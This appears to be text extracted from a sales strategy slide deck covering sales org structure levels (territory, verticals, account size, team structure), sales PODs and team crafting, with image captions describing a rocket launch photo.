
Growth Focused Flow



Growth Focused Flow



Growth Focused Flow




A long-exposure photograph of a rocket launch at night. A bright, glowing orange arc of light curves across the dark blue sky, starting from a point on the horizon and arching towards the upper left. The horizon is visible at the bottom, showing some faint lights and structures. The text "How to Start...?" is overlaid in white, centered horizontally and partially intersected by the rocket's light trail.

How to Start...?

Sales Growth Diagram

- Learn which Methodologies and Frameworks are suited for your business and ICP

= Take our Methodology Quiz



Team Crafting

Sales Org Structure

Sales Team Crafting

- Traditional
- Growth Focused





Sales Org Structure

Sales Org Structure

Level 3 - Territory



Sales Org Structure

Level 2 - Verticals



Sales Org Structure


Level 1 - Account Size



Sales Org Structure




Level 0 - Team Structure



A long-exposure photograph of a rocket launch at night. A bright, glowing orange arc of light curves across the dark blue sky, starting from a point of light on the horizon and arching towards the upper left. The horizon is dark, with some faint lights visible on the right side. The overall scene is dramatic and captures the power of the launch.

Team Org Structure

Sales Team Structure



Sales Team Structure



Sales Team Structure



**Sales
Manager**

Sales PODs



Sales PODs




Sales PODs






Sales Team Crafting


Sales Team Crafting



